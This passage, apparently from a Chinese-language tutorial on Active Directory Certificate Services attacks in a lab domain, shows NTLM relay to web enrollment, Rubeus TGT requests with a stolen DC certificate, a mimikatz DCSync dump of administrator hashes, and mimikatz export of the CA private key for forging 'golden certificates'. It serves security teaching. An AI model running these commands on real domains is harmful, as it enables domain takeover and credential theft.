[*] Skipping user DC01$ since attack was already performed
[*] Skipping user DC01$ since attack was already performed
[*] Skipping user DC01$ since attack was already performed
[*] Skipping user DC01$ since attack was already performed
[*] Skipping user DC01$ since attack was already performed
[*] SMBD-Thread-5: Connection from PENTEST/DC01$@172.26.10.11 controlled, attacking target http://172.26.10.12
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://172.26.10.12 as PENTEST/DC01$ SUCCEED
[*] Skipping user DC01$ since attack was already performed
[*] SMBD-Thread-5: Connection from PENTEST/DC01$@172.26.10.11 controlled, attacking target http://172.26.10.12
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://172.26.10.12 as PENTEST/DC01$ SUCCEED
[*] GOT CERTIFICATE! ID 14
[*] Base64 certificate of user DC01$:
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 FUPP+KcMa2EMB7
AaBaQXhF50JQW54Yo+qM0Ou/M25r60002uPu8miRkXORuaXgUj7AdQ87PMAgdrR09JuqJ5StC7M94vEfXyLjop+7aAfoFGzFJCBCr+k0GZ9WC9strwce
QMQdbERFjsgludw150KHEg9UgZLb1tK11pGctAlbhZ0xQoePuE1iYLo0MqP/1Jw5JA8EKw62H6ejIR50In1PMNYKvZbC60e0RknJax6E94B0W6hFv0Qvqcr
VgnyFZvE25YkU80P5jdbOfqrfrfWexHegFIMC75t1Fpg/0ZOT7mGaLhm+qx4E+u3V54ogJgKG0WMIJyQYJKoZIhvcNAQcBoIIJugSCCBWggmYMIJ
rgYLK0ZIhvcNAQKAQKggg12MIICjAcBgoqhkiG9w0BDAEDMA4ECOZerF/X+abxAgIAASCVCcCaNe/1xPXUgK3rIjLoZV8JZ2N9cfkax9MDP/fniRh
```

将得到的证书复制下来，通过 Rubeus 请求 TGT 票据。在域内普通用户的机器上执行以下命令，申请域控机器帐户的 TGT 票据，并将票据传递到内存中，如下所示。

```
1 | Rubeus.exe asktgt /user:DC01$ /certificate:<Base64 Certificate> /ptt
```

```
Rubeus
v2.0.2
[*] Action: Ask TGT
[*] Using PKINIT with etype rc4_hmac and subject: CN=DC01.pentest.com
[*] Building AS-REQ (w/ PKINIT preauth) for: 'pentest.com\DC01$'
[*] Using domain controller: 172.26.10.11:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

doIfJfjCCByqgAwIBBAEDAgEwOIEqTCCBKVhggShMIIEnADAgEFQ0bC1BFT1RFU1QuQ09NoiAwHqAD
AgECORcwFRsGa3JidGd0GwtwZW50ZXN0LmNvbGOCBGMwggRfoAMCARKhAwIBAgKCBFEegRNmgk2+ewI
IRjgeElhDPrEqGm8YahnV6OCwEVrWKHqIUbvS0DjKaP5SLRVm7ttptnJAdqJLXqjtRuq8qi6n3PLszRu
3M0bQn8RfKspP6Nr9YR+eujHqVurTdfpq3EwjHS1r18gHXamui6UkMtAI+NHcKPtj73bZewFKess7dfo
u5mLDQKYJujnxMjzG48SQyJG1j6Tevs8w9BuLyZS5UrbmvehffYwSEyrefzSxkNZLp4irOH8vHWNcfEd
N195ZefICHNNwQATPZZSF1c9hXUzyM06sp9onNdLbxD1rNouyF9dBR3+qa9Rg22WcgADPOPFUm9zP9Zb
v0gUn3Y3cmJNMsCNo0XpivMDqDaLGER8vzDohsdmNnMiVWwGMXpyELqMI11UXnjm9xtYg1asu3bCYbv
gio4HsTny89kB3wkJjb3pb1POVRuN9Ryy/3PTEIB8VGEND30cApOb7VikuPwcADy2wShT5vUES6ybouA
vZZ+WJB1AVdKRIHnHY6gmSJFUhraB6c7r5dBwnGrITPOXb0a1ArfPjjCedgrID6jHFZRQ3GYjBeLrHC
+U1Dk6Euhb2NmRjnNk:jxUspD5h2+bImqTFxf7fZkLgtNakyqHLL0V2kKwAbcu+kiV82HPtAbGni6Jqua
9IkgnbmogYwqPGvuSkCwM29zs2G302mhoCCyYgMs3p/1J9LfuTDivel56vM1g3aG3WAz8K7MMtWV+jRr
bbjFjd57g/RWruoIjlyA6Hm3tAcPmewukHOCJDCN7gnJhB013LppG7MeWJ8UmNLDU2ubVDFmJepkx9/GD1
Sai6rStGCb48RTcbz9Fi0MggeIcMDiQPsktDuha7VnNvZjytm9Ca3Qway0F6opN1KVC1zTQW7a5VZELL
hn6e/PgXzWuNNZ1V7IL4WuctubqDfepERE32TD4s6Yxp7KZyhQ19+RUGKhThcHK5QgEjL4x1o8rEdzX
UZdtsQBrydy2cZFPORdS61KVy1ldba/1jp0xFxzzHCyqhWZJN+QPE6I+jI71Sua1jLYa1HcAYeSPRUo
TJ7/+GD6J06kMJUmrVRgSy4AC4W2Z13Y2R0/65EUQ9YqRMoL3sEHs8sX0gBeafPHsSYMsltGk8K0Zwf3
IL5ee/XewwJEBFiEn/4Fcfsl2inf0cvT43ATKLjMCpdNKuriKlrpawQylof++Zko8QW+q4JY6beVbJ
v2LX2WpHoe0jaJ4VhBcGQ+TL3rMS5aFvyqMrP1QiD+QzZFjhdCDcBhEW82g3SefQqSyr8BUKi t3qQvVf
9pdcnEnju3bUzGjyluhB66X4yh3QHVheNJ9irLcfeBfkW7tpruqdlCxM50N0+p0Qdgj1Qmadl dd4akmL0
c4B723cf61+Y2R2ZvEPN3XikVgRrErWBOM/zZjrQ9Kxx1BmRb+Tubf8eB50srFdem+AAE3KJgUemmtQ+v
CQ+ZcmFwllbFGipBdWRbo4HQMIHNoAMCAQCigcUEgcJ9gb8wgyggbkgbYwgb0GzAZoAMCAREhEgQQ
CG+tb5rrfym8HYoigmP2bg==
ASREP (key) : 018038AF96619870778420C282C219D

C:\Users\Marcus>
```

此时执行 `klist` 命令，当前主机内存中已经保存了 `DC01$` 账户的 TGT 票据，如下图所示。

```
C:\Users\Marcus>klist
当前登录 ID 是 0:0x7e951
缓存的票证: (1)
#0> 客户端: DC01$ @ PENTEST.COM
      服务器: krbtgt/pentest.com @ PENTEST.COM
      Kerberos 票证加密类型: AES-256-CTS-HMAC-SHA1-96
      票证标志 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
      开始时间: 3/27/2022 12:51:06 (本地)
      结束时间: 3/27/2022 22:51:06 (本地)
      续订时间: 4/3/2022 12:51:06 (本地)
      会话密钥类型: RSADSI RC4-HMAC(NT)
      缓存标志: 0x1 -> PRIMARY
      调用的 KDC:

C:\Users\Marcus>
```

持有域控机器帐户的票据可以执行一些特权操作，例如通过 DCSync 转储域用户哈希，如下所示。

```
1 mimikatz.exe "lsadump::dcsync /domain:pentest.com
  /user:pentest\administrator" exit
```

```
C:\Users\Marcus>mimikatz.exe "lsadump::dcsync /domain:pentest.com /user:pentest\administrator" exit

.#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v ##> https://blog.gentilkiwi.com/mimikatz
'#####> Vincent LE TOUX ( vincent.letoux@gmail.com )
> https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # lsadump::dcsync /domain:pentest.com /user:pentest\administrator
[DC] 'pentest.com' will be the domain
[DC] 'DC01.pentest.com' will be the DC server
[DC] 'pentest\administrator' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN : Administrator

** SAM ACCOUNT **

SAM Username : Administrator
User Principal Name : Administrator@pentest.com
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration : 1601/1/1 8:00:00
Password last change : 2022/3/11 9:35:24
Object Security ID : S-1-5-21-1536491439-3234161155-253608391-500
Object Relative ID : 500

Credentials:
Hash NTLM: 570a9a65db8fba761c1008a51d4c95ab
ntlm- 0: 570a9a65db8fba761c1008a51d4c95ab
ntlm- 1: cb136a448767792bae25563a498a86e6
lm - 0: 900d6a881d4afa7e15380cd0797d61ef

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : 91fb119edf863484ac72f8e9164b6167

* Primary:Kerberos-Newer-Keys *
Default Salt : PENTEST.COMAdministrator
Default Iterations : 4096
Credentials
aes256_hmac (4096) : Oddce6888584ca62f49ce0543b503f241727ef20979ceec6d8e10384d78aaaf96
aes128_hmac (4096) : d96d987a006be3888173499a57c6f786
des_cbc_md5 (4096) : 0158f1cb8c94e638

* Primary:Kerberos *
Default Salt : PENTEST.COMAdministrator
Credentials
des_cbc_md5 : 0158f1cb8c94e638

* Packages *
NTLM-Strong-NTOWF

* Primary:WDigest *
01 1b88fa1e05e6593d07f712cbe5b914f8
02 255a7273003c80c234cb4f6c63536056
03 e2810359a070663afa165e01587ddb4f
04 1b88fa1e05e6593d07f712cbe5b914f8
05 9d029c88bd333ec008fed733a48340f9
06 1a8ebc0d382348e31d566c8deee6d06f
07 e940456d43a28553e9b8a27f623224d2
08 7c04148ae23a5d4f456adc866dbfcec
09 10de06c816ab4c613cd083bb617386d3
10 917bbe4865048434c0ad24c74308832c
```

0.7 域持久性

当组织安装 AD CS 时，默认情况下，AD 启用基于证书的身份验证。要使用证书进行身份验证，CA 必须向帐户颁发包含允许域身份验证 EKU OID 的证书。当帐户使用证书进行身份验证时，AD 会验证证书是否链接到根 CA 和 `NTAuthCertificates` 对象指定的 CA 证书。

CA 使用其私钥签署已颁发的证书。如果我们窃取了这个私钥，我们是否可以伪造自己的证书并使用它们以组织中任何人的身份向 AD 进行身份验证呢？答案是肯定的。最初，这项技术是由 [Benjamin Delpy](#) 在 Mimikatz 和 Kekeo 中实现，如下图所示。之后，Specterops 在其白皮书中再次讨论了这个话题，并发布了一个 [ForgeCert](#) 工具，这是一个 C# 工具，它可以获取 CA 根证书并为我们指定的任何用户伪造新证书。



Thread




Benjamin Delpy @gentilkiwi · Apr 14, 2019

There is in #mimikatz a tiny PKI client to generate keys on smartcard then to sign it with a CA certificate 🤖

All of that invisible from the ADCS role, because of raw CryptoAPI calls to the Certificate Authority key (it works with an activated HSM too)

> [github.com/gentilkiwi/mim...](https://github.com/gentilkiwi/mimikatz)



3

84

183



Benjamin Delpy @gentilkiwi · Apr 14, 2019

Yes: it works with other providers (even software ones, but this is not a smartcard anymore 😊), you can even export it as a PFX (enough to play with #kekeo)

Yes: it supports other SmartCard manufacturers, you'll need to specify their CSP, and have their *\$£@! middlewares 😞

1



5



Benjamin Delpy @gentilkiwi

You can also use it on your own Windows computer if you achieve to export the CA private key...

1:55 AM · Apr 14, 2019 · Twitter Web Client

Specterops 将该项技术称为“黄金证书”（Golden Certificates）。

0.7.1 Forging Certificates with Stolen CA Certificates - DPERSIST1

企业 CA 具有证书和关联的私钥，它们被存储在 CA 服务器上。那么如何才能知道哪个证书是 CA 证书呢？这可以根据 CA 证书所拥有的几个特点来辨别：

- 如前所述，CA 证书存在于 CA 服务器本身，其私钥受机器 DPAPI 保护。
- 证书的颁发者和主题名称都设置为 CA 的专有名称。
- CA 证书并且只有 CA 证书具有“CA 版本”扩展名。
- CA 证书没有 EKU。

使用 Seatbelt 的 `certificates` 命令可以枚举当前机器上存储的 CA 证书，如下图所示。

1 | Seatbelt.exe Certificates

```
C:\Users\Administrator>Seatbelt.exe Certificates

%&&@00&&
&&&&&&&&%%,
&%& %&%#
##### &%**#
##%##### &%,,,,,,,
##%##### &%,,,,,,,
####%##### &%. . . .
###%##### &%%. . . .
##### &%%. . . .
##### %%%.
&% Seatbelt
&%&&&&&&% v1.1.1
#%%%#,

#&&@00000%%%%%%%%#####
&/////((&%%%%%%%%######//(((#####
0/////((&%%%%%%%%######((((((((((((((((
0/////((&%%%%%%%%######((((((((((((((((
0/////((&%%%%%%%%######(##(##((((((((
0/////((&%%%%%%%%######(##(#####
0/////((&%%%%%%%%######(#####
0/////((&%%%%%%%%######(#####
0/////((&%%%%%%%%######

===== Certificates =====

StoreLocation      : CurrentUser
Issuer             : OU=EFS File Encryption Certificate, L=EFS, CN=Administrator
Subject           : OU=EFS File Encryption Certificate, L=EFS, CN=Administrator
ValidDate         : 2022/3/11 9:35:09
ExpiryDate        : 2122/2/15 9:35:09
HasPrivateKey     : True
KeyExportable     : True
Thumbprint        : 70C1C92D87E8485296907F60F0038ABB54F2F986



StoreLocation      : LocalMachine
Issuer             : CN=pentest-DC01-CA, DC=pentest, DC=com
Subject           : CN=pentest-DC01-CA, DC=pentest, DC=com
ValidDate         : 2022/3/23 8:34:09
ExpiryDate        : 2027/3/23 8:44:08
HasPrivateKey     : True
KeyExportable     : True
Thumbprint        : EB30793D4FA92D6D51EA3AF1C8046D8E5BCB8056

StoreLocation      : LocalMachine
Issuer             : CN=pentest-DC01-CA, DC=pentest, DC=com
Subject           : CN=DC01.pentest.com
ValidDate         : 2022/3/25 10:42:25
ExpiryDate        : 2023/3/25 10:42:25
HasPrivateKey     : True
KeyExportable     : True
Thumbprint        : A684A5F2D989CB8B4DEF8E8D69A702DD47644299

[*] Completed collection in 0.053 seconds

C:\Users\Administrator>
```

要提取 CA 证书及其私钥，可以使用 CA 服务器上的 `certsrv.msc` 备份整个 CA，如下图所示。这会将 CA 证书导出为 p12 文件。



选择密码

要加密和解密消息，需要公钥和私钥。你必须提供私钥的密码。



需要这个密码来访问私钥和 CA 证书文件。

密码(P):

确认密码(C):


为了维护私钥安全，请不要共享你的密码。

< 上一步(B)

下一步(N) >

取消

帮助



除了通过 CA 备份之外，还有其他方法可以提取私钥。CA 证书和私钥在加密方面与其他机器证书没有任何不同，所以如果我们在 CA 服务器上获得了提升的权限，我们就可以像前文中介绍的窃取其他证书/密钥一样来提取它们。

例如可以通过 Mimikatz 来 Patch CAPI 和 CNG，以检索和导出证书及其私钥，相关命令如下。如下图所示，pentest-DC01-CA 这个证书的颁发者和主题名称都设置为 CA，很明显这是一个 CA 证书，Mimikatz 会将其导出并以 .der 和 .pfx 格式保存到磁盘上。

```
1 mimikatz.exe "privilege::debug" "crypto::capi" "crypto::certificates  
/systemstore:local_machine /store:my /export" exit
```

```

C:\Users\Administrator>mimikatz.exe

.#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##.   "A La Vie, A L' Amour" - (oe.eo)
## / \ ##   /*-* Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'     > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # crypto::capi
Local CryptoAPI RSA CSP patched
Local CryptoAPI DSS CSP patched

mimikatz # crypto::certificates /systemstore:local_machine /store:my /export
* System Store : 'local_machine' (0x00020000)
* Store        : 'my'

0. pentest-DC01-CA
Subject : DC=com, DC=pentest, CN=pentest-DC01-CA
Issuer  : DC=com, DC=pentest, CN=pentest-DC01-CA
Serial  : ba5cc893db1b564f963ab6dc93e5db34
Algorithm: 1.2.840.113549.1.1.1 (RSA)
Validity : 2022/3/23 8:34:09 -> 2027/3/23 8:44:08
Hash SHA1: eb30793d4fa92d6d51ea3af1c8046d8e5bcb8056
Key Container : pentest-DC01-CA
Provider      : Microsoft Software Key Storage Provider
Provider type : cng (0)
Type          : CNG Key (0xffffffff)
Provider name : Microsoft Software Key Storage Provider
Implementation: NCRYPT_IMPL_SOFTWARE_FLAG ;
Key Container : pentest-DC01-CA
Unique name   : dce741d7f57c4e26f74912c33bd83a3d_4655cac1-399b-487c-b345-81bf781f155f
Algorithm     : RSA
Key size      : 2048 (0x00000800)
Export policy : 00000003 ( NCRYPT_ALLOW_EXPORT_FLAG ; NCRYPT_ALLOW_PLAINTEXT_EXPORT_FLAG ; )
Exportable key : YES
